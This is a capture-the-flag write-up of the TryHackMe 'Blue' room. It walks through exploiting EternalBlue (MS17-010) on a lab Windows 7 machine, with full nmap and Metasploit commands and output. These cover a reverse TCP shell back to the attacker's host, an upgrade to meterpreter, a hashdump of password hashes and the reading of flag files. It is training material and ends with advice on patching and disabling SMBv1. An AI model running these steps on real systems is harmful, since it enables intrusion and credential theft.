ETERNAL BLUE TRYHACKME

OFFENSIVE SECURITY

ONGOZA CYBER HUB

CHARLES GITHINJI

INTRODUCTIONS

Eternal blue(ms17-010) is a vulnerability in Microsoft's SMBv1 protocol that was exploited by WannaCry ransomware in 2017. It is a common topic in penetration testing.

It is a RCE(remote execution code) vulnerability, which allows an attacker to execute arbitrary code on a target system.

It was part of the NSA's toolkit but was leaked by the Shadow broker hacker group.

It is found mainly in the following systems

- Windows 7
- Windows Server 2008
- Windows XP (before it was patched)

The vulnerability was critical because it did not require authentication, meaning any vulnerable system could be targeted directly.

Objectives

Understand the Vulnerability: To gain an in-depth understanding of how the EternalBlue exploit works, including its technical details and the underlying mechanisms that allow it to compromise vulnerable systems.

Demonstrate Exploitation: To perform a controlled demonstration of exploiting the EternalBlue vulnerability within a safe and legal environment, showcasing its potential impact on affected systems.

Identify Affected Systems: To identify systems within a given network or environment that are vulnerable to the EternalBlue exploit, assessing their configurations and security postures.

Reconnaissance

Scan the network to find devices that are running SMB(port 445)

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -T4 -sV  -v -p 1-1000 10.10.194.159
Starting Nmap 7.92 ( https://nmap.org ) at 2023-09-16 11:34 EDT
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 11:34
Scanning 10.10.194.159 [4 ports]
Completed Ping Scan at 11:34, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:34
Completed Parallel DNS resolution of 1 host. at 11:34, 0.00s elapsed
Initiating SYN Stealth Scan at 11:34
Scanning 10.10.194.159 [1000 ports]
Discovered open port 139/tcp on 10.10.194.159
Discovered open port 445/tcp on 10.10.194.159
Discovered open port 135/tcp on 10.10.194.159
Completed SYN Stealth Scan at 11:34, 6.65s elapsed (1000 total ports)
Initiating Service scan at 11:34
Scanning 3 services on 10.10.194.159
Completed Service scan at 11:34, 6.70s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.194.159.
Initiating NSE at 11:34
Completed NSE at 11:34, 0.01s elapsed
Initiating NSE at 11:34
Completed NSE at 11:34, 0.00s elapsed
Nmap scan report for 10.10.194.159
Host is up (0.17s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.03 seconds
           Raw packets sent: 1298 (57.088KB) | Rcvd: 1008 (40.320KB)
```

Answer the questions below

Scan the machine. (If you are unsure how to tackle this, I recommend checking out the Nmap room)

No answer needed	Question Done	Hint

How many ports are open with a port number under 1000?

3	Correct Answer	Hint

To find the ms??-??? format we can use Metasploit and search for eternal blue. There we can see it is vulnerable to ms17–010.

```
kali@kali: ~
File  Actions  Edit  View  Help
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Che
ck  Description
   -  ----                                      ---------------  ----     ---
--  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes
    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes
    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
 Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No
    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
 Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No
    MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes
    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exp
loit/windows/smb/smb_doublepulsar_rce

msf6 >
```

What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067)

ms17-010 | Correct Answer | Hint

Step 3: Use msfconsole to gain a shell: Next we have to set up some options after selecting the exploit. Enter your RHOSTS and LHOST details

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.194.159
RHOSTS => 10.10.194.159
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.18.18.133
LHOST => 10.18.18.133
```

Gain Access

Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/.....)

exploit/windows/smb/ms17_010_eternalblue | Correct Answer | Hint

Show options and set the one required value. What is the name of this value? (All caps for submission)

RHOSTS | Correct Answer | Hint

I use the command: set payload windows/x64/shell/reverse_tcp

```
kali@kali: ~
File  Actions  Edit  View  Help
RHOSTS => 10.10.29.239
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shel
l/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.21.55.41:4444
[*] 10.10.29.239:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.29.239:445      - Host is likely VULNERABLE to MS17-010! - Windows
7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.29.239:445      - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.29.239:445 - The target is vulnerable.
[*] 10.10.29.239:445 - Connecting to target for exploitation.
[+] 10.10.29.239:445 - Connection established for exploitation.
[+] 10.10.29.239:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.29.239:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.29.239:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66
65 73  Windows 7 Profes
[*] 10.10.29.239:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65
72 76  sional 7601 Serv
[*] 10.10.29.239:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31
       ice Pack 1
[+] 10.10.29.239:445 - Target arch selected valid for arch indicated by DCE/R
PC reply
[*] 10.10.29.239:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.29.239:445 - Sending all but last fragment of exploit packet
[*] 10.10.29.239:445 - Starting non-paged pool grooming
```

```
kali@kali: ~
File  Actions  Edit  View  Help
[+] 10.10.29.239:445 - Sending SMBv2 buffers
[+] 10.10.29.239:445 - Closing SMBv1 connection creating free hole adjacent t
o SMBv2 buffer.
[*] 10.10.29.239:445 - Sending final SMBv2 buffers.
[*] 10.10.29.239:445 - Sending last fragment of exploit packet!
[*] 10.10.29.239:445 - Receiving response from exploit packet
[+] 10.10.29.239:445 - ETERNALBLUE overwrite completed successfully (0xC00000
0D)!
[*] 10.10.29.239:445 - Sending egg to corrupted connection.
[*] 10.10.29.239:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.10.29.239
[+] 10.10.29.239:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=-
[+] 10.10.29.239:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=-
[+] 10.10.29.239:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=-
[*] Command shell session 1 opened (10.21.55.41:4444 -> 10.10.29.239:49211 )
at 2024-09-30 11:54:06 -0400


Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----


C:\Windows\system32>
```

Usually it would be fine to run this exploit as is; however, for the sake of learning, you should do one more thing before exploiting the target. Enter the following command and press enter:

```
set payload windows/x64/shell/reverse_tcp
```


With that done, run the exploit!

No answer needed | Question Done | Hint

I then used run but also exploit could be used

```
kali@kali: ~
File  Actions  Edit  View  Help
RHOSTS => 10.10.29.239
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shel
l/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.21.55.41:4444
[*] 10.10.29.239:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.29.239:445       - Host is likely VULNERABLE to MS17-010! - Windows
7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.29.239:445       - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.29.239:445 - The target is vulnerable.
[*] 10.10.29.239:445 - Connecting to target for exploitation.
[+] 10.10.29.239:445 - Connection established for exploitation.
[+] 10.10.29.239:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.29.239:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.29.239:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66
65 73  Windows 7 Profes
[*] 10.10.29.239:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65
72 76  sional 7601 Serv
[*] 10.10.29.239:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31
       ice Pack 1
[+] 10.10.29.239:445 - Target arch selected valid for arch indicated by DCE/R
PC reply
[*] 10.10.29.239:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.29.239:445 - Sending all but last fragment of exploit packet
[*] 10.10.29.239:445 - Starting non-paged pool grooming
```



I run the process in the background (ctrl z) during the privilege escalation to maintain control and access of the sessions(stability).

Step 4: Now, we have received a shell, but we cannot do much using this shell. So now we background the session(1st) and upgrade to a meterpreter shell.

Task 3: Escalate

To upgrade use: search shell_to_meterpreter and then use 0.

Change the options according to your machine Ip and add the session number that you want to upgrade.

After running you will get a new meterpreter shell and you can access it using the “sessions 2” command.

Answer the questions below

If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)

post/multi/manage/shell_to_meterpreter | Correct Answer | Hint

Select this (use MODULE_PATH). Show options, what option are we required to change?

SESSION | Correct Answer

```
kali@kali: ~
File  Actions  Edit  View  Help

   0  post/multi/manage/shell_to_meterpreter                    normal  No
 Shell to Meterpreter Upgrade

Interact with a module by name or index. For example info 0, use 0 or use pos
t/multi/manage/shell_to_meterpreter

msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   HANDLER   true             yes       Start an exploit/multi/handler to re
                                        ceive the connection
   LHOST                      no        IP of host that will receive the con
                                        nection from the payload (Will try t
                                        o auto detect).
   LPORT     4433             yes       Port for payload to connect to.
   SESSION   1                yes       The session to run this module on

msf6 post(multi/manage/shell_to_meterpreter) >
```

Once the meterpreter shell conversion completes, select that session for use.

No answer needed | Question Done | Hint

To access the session running in the background : I used session -i but I only got shell not meterpreter

```
kali@kali: ~
File  Actions  Edit  View  Help

Module options (post/multi/manage/shell_to_meterpreter):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   HANDLER   true             yes       Start an exploit/multi/handler to re
                                        ceive the connection
   LHOST                      no        IP of host that will receive the con
                                        nection from the payload (Will try t
                                        o auto detect).
   LPORT     4433             yes       Port for payload to connect to.
   SESSION   1                yes       The session to run this module on

msf6 post(multi/manage/shell_to_meterpreter) > set LHOST 10.21.55.41
LHOST => 10.21.55.41
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i

Active sessions
===============

  Id  Name  Type                  Information              Connection
  --  ----  ----                  -----------              ----------
  1         shell x64/windows     Shell Banner: Microso    10.21.55.41:4444 -> 1
                                  ft Windows [Version 6    0.10.29.239:49211  (1
                                  .1.7601]                 0.10.29.239)

msf6 post(multi/manage/shell_to_meterpreter) >
```

I repeated the commands sessions -u 1

```
kali@kali: ~
File  Actions  Edit  View  Help
msf6 post(multi/manage/shell_to_meterpreter) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.21.55.41:4433
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (200262 bytes) to 10.10.18.11
[*] Meterpreter session 2 opened (10.21.55.41:4433 → 10.10.18.11:49205 ) at
2024-09-30 16:20:21 -0400
[*] Stopping exploit/multi/handler

msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                     Information            Connection
  --  ----  ----                     -----------            ----------
  1         shell x64/windows        Shell Banner: Micros   10.21.55.41:4444 →
                                     oft Windows [Version   10.10.18.11:49197 (
                                      6.1.7601] -----       10.10.18.11)
  2         meterpreter x64/win      NT AUTHORITY\SYSTEM    10.21.55.41:4433 →
            dows                     @ JON-PC               10.10.18.11:49205 (
                                                            10.10.18.11)

msf6 post(multi/manage/shell_to_meterpreter) >
```

List all of the processes running via the 'ps' command. Just because we are system doesn't mean our process is. Find a process towards the bottom of this list that is running at NT AUTHORITY\SYSTEM and write down the process id (far left column).

No answer needed | Question Done

Migrate to this process using the 'migrate PROCESS_ID' command where the process id is the one you just wrote down in the previous step. This may take several attempts, migrating processes is not very stable. If this fails, you may need to re-run the conversion process or reboot the machine and start once again. If this happens, try a different process next time.

No answer needed | Question Done

ps command can be used to display all the processes running on a system.

We can start, stop and even migrate the processes from one pid (process id) to another by simply using the migrate <old pid> <new pid> command

kali@kali: ~

File Actions Edit View Help

```
rwx                                500
040777/rwxrwx  0       dir   2009-07-14 01:08:56 -0  Documents and Settings
rwx                                400
040777/rwxrwx  0       dir   2009-07-13 23:20:08 -0  PerfLogs
rwx                                400
040555/r-xr-x  4096    dir   2019-03-17 18:22:01 -0  Program Files
r-x                                400
040555/r-xr-x  4096    dir   2019-03-17 18:28:38 -0  Program Files (x86)
r-x                                400
040777/rwxrwx  4096    dir   2019-03-17 18:35:57 -0  ProgramData
rwx                                400
040777/rwxrwx  0       dir   2018-12-12 22:13:22 -0  Recovery
rwx                                500
040777/rwxrwx  4096    dir   2019-03-17 18:35:55 -0  System Volume Informati
rwx                                400                 on
040555/r-xr-x  4096    dir   2018-12-12 22:13:28 -0  Users
r-x                                500
040777/rwxrwx  16384   dir   2019-03-17 18:36:30 -0  Windows
rwx                                400
100666/rw-rw-  24      fil   2019-03-17 15:27:21 -0  flag1.txt
rw-                                400
000000/------  0       fif   1969-12-31 19:00:00 -0  hiberfil.sys
---                                500
000000/------  0       fif   1969-12-31 19:00:00 -0  pagefile.sys
---                                500

meterpreter >
```

```
kali@kali: ~
File  Actions  Edit  View  Help
rw-                                  0400
100666/rw-rw-  262144    fil   2024-09-30 16:34:11 -  SYSTEM.LOG1
rw-                                  0400
100666/rw-rw-  0         fil   2009-07-13 22:34:08 -  SYSTEM.LOG2
rw-                                  0400
100666/rw-rw-  65536     fil   2019-03-17 18:21:22 -  SYSTEM{016888cd-6c6f-
rw-                                  0400                11de-8d1d-001e0bcde3e
                                                         c}.TM.blf
100666/rw-rw-  524288    fil   2019-03-17 18:21:22 -  SYSTEM{016888cd-6c6f-
rw-                                  0400                11de-8d1d-001e0bcde3e
                                                         c}.TMContainer0000000
                                                         0000000000001.regtran
                                                         s-ms
100666/rw-rw-  524288    fil   2019-03-17 18:21:22 -  SYSTEM{016888cd-6c6f-
rw-                                  0400                11de-8d1d-001e0bcde3e
                                                         c}.TMContainer0000000
                                                         0000000000002.regtran
                                                         s-ms
040777/rwxrwx  4096      dir   2018-12-12 18:03:05 -  TxR
rwx                                  0500
100666/rw-rw-  34        fil   2019-03-17 15:32:48 -  flag2.txt
rw-                                  0400
040777/rwxrwx  4096      dir   2010-11-20 21:41:37 -  systemprofile
rwx                                  0500

meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter >
```

Task 4: Cracking


To dump all the passwords on the machines we have to use the “hashdump” command. Here we found out about Jon — a non-default user.

Answer the questions below

Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

Jon | Correct Answer

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```



I copied jon hash and cracked it using crackstation and got the answer.

Task 5: Find Flags!

Flag 1: It can be found inside the C:\ directory and to open the txt, you the cat command.

```
meterpreter > pwd
C:\Windows\system32
meterpreter > cd ..
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > ls
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2018-12-12 22:13:36 -0500  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2009-07-14 01:08:56 -0400  Documents and Settings
040777/rwxrwxrwx  0      dir   2009-07-13 23:20:08 -0400  PerfLogs
040555/r-xr-xr-x  4096   dir   2019-03-17 18:22:01 -0400  Program Files
040555/r-xr-xr-x  4096   dir   2019-03-17 18:28:38 -0400  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2019-03-17 18:35:57 -0400  ProgramData
040777/rwxrwxrwx  0      dir   2018-12-12 22:13:22 -0500  Recovery
040777/rwxrwxrwx  4096   dir   2019-03-17 18:35:55 -0400  System Volume Information
040555/r-xr-xr-x  4096   dir   2018-12-12 22:13:28 -0500  Users
040777/rwxrwxrwx  16384  dir   2019-03-17 18:36:30 -0400  Windows
100666/rw-rw-rw-  24     fil   2019-03-17 15:27:21 -0400  flag1.txt
000000/---------  0      fif   1969-12-31 19:00:00 -0500  hiberfil.sys
000000/---------  0      fif   1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter >
```

Flag1? *This flag can be found at the system root.*

flag{access_the_machine} | Correct Answer | Hint

Flag 2: It can be found at C:\Windows\System32\config\flag2.txt location.

```
kali@kali: ~
File  Actions  Edit  View  Help
rw-                                  0400
100666/rw-rw-   262144    fil    2024-09-30 16:34:11 -   SYSTEM.LOG1
rw-                                  0400
100666/rw-rw-   0         fil    2009-07-13 22:34:08 -   SYSTEM.LOG2
rw-                                  0400
100666/rw-rw-   65536     fil    2019-03-17 18:21:22 -   SYSTEM{016888cd-6c6f-
rw-                                  0400                  11de-8d1d-001e0bcde3e
                                                           c}.TM.blf
100666/rw-rw-   524288    fil    2019-03-17 18:21:22 -   SYSTEM{016888cd-6c6f-
rw-                                  0400                  11de-8d1d-001e0bcde3e
                                                           c}.TMContainer0000000
                                                           0000000000001.regtran
                                                           s-ms
100666/rw-rw-   524288    fil    2019-03-17 18:21:22 -   SYSTEM{016888cd-6c6f-
rw-                                  0400                  11de-8d1d-001e0bcde3e
                                                           c}.TMContainer0000000
                                                           0000000000002.regtran
                                                           s-ms
040777/rwxrwx   4096      dir    2018-12-12 18:03:05 -   TxR
rwx                                  0500
100666/rw-rw-   34        fil    2019-03-17 15:32:48 -   flag2.txt
rw-                                  0400
040777/rwxrwx   4096      dir    2010-11-20 21:41:37 -   systemprofile
rwx                                  0500

meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter >
```

Flag2? *This flag can be found at the location where passwords are stored within Windows.*

*Errata: Windows really doesn't like the location of this flag and can occasionally delete it. It may be necessary in some cases to terminate/restart the machine and rerun the exploit to find this flag. This relatively rare, however, it can happen.

flag{sam_database_elevated_access} | Correct Answer | Hint


Flag 3: Flag 3 is stored inside the documents directory of user Jon.

Location: C:\Users\jon\Documents\flag3.txt

```
meterpreter > ls
Listing: C:\Users\jon\Documents
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2018-12-12 22:13:31 -0500  My Music
040777/rwxrwxrwx  0     dir   2018-12-12 22:13:31 -0500  My Pictures
040777/rwxrwxrwx  0     dir   2018-12-12 22:13:31 -0500  My Videos
100666/rw-rw-rw-  402   fil   2018-12-12 22:13:48 -0500  desktop.ini
100666/rw-rw-rw-  37    fil   2019-03-17 15:26:36 -0400  flag3.txt

meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter >
```



Conclusion

The EternalBlue exploit, showcased in TryHackMe, highlights a critical vulnerability (CVE-2017-0144) in Windows' SMB protocol that allows for remote code execution, famously exploited in attacks like WannaCry. Through the lab, I learnt to identify unpatched systems vulnerable to EternalBlue, exploit them using tools like Metasploit, and understand the severe impact of failing to apply security patches.

The exercise emphasizes not only the technical steps for exploiting this flaw but also the importance of post-exploitation strategies and mitigation techniques, such as disabling SMBv1 and maintaining an effective patch management system to safeguard networks from similar threats.

https://tryhackme.com/r/room/blue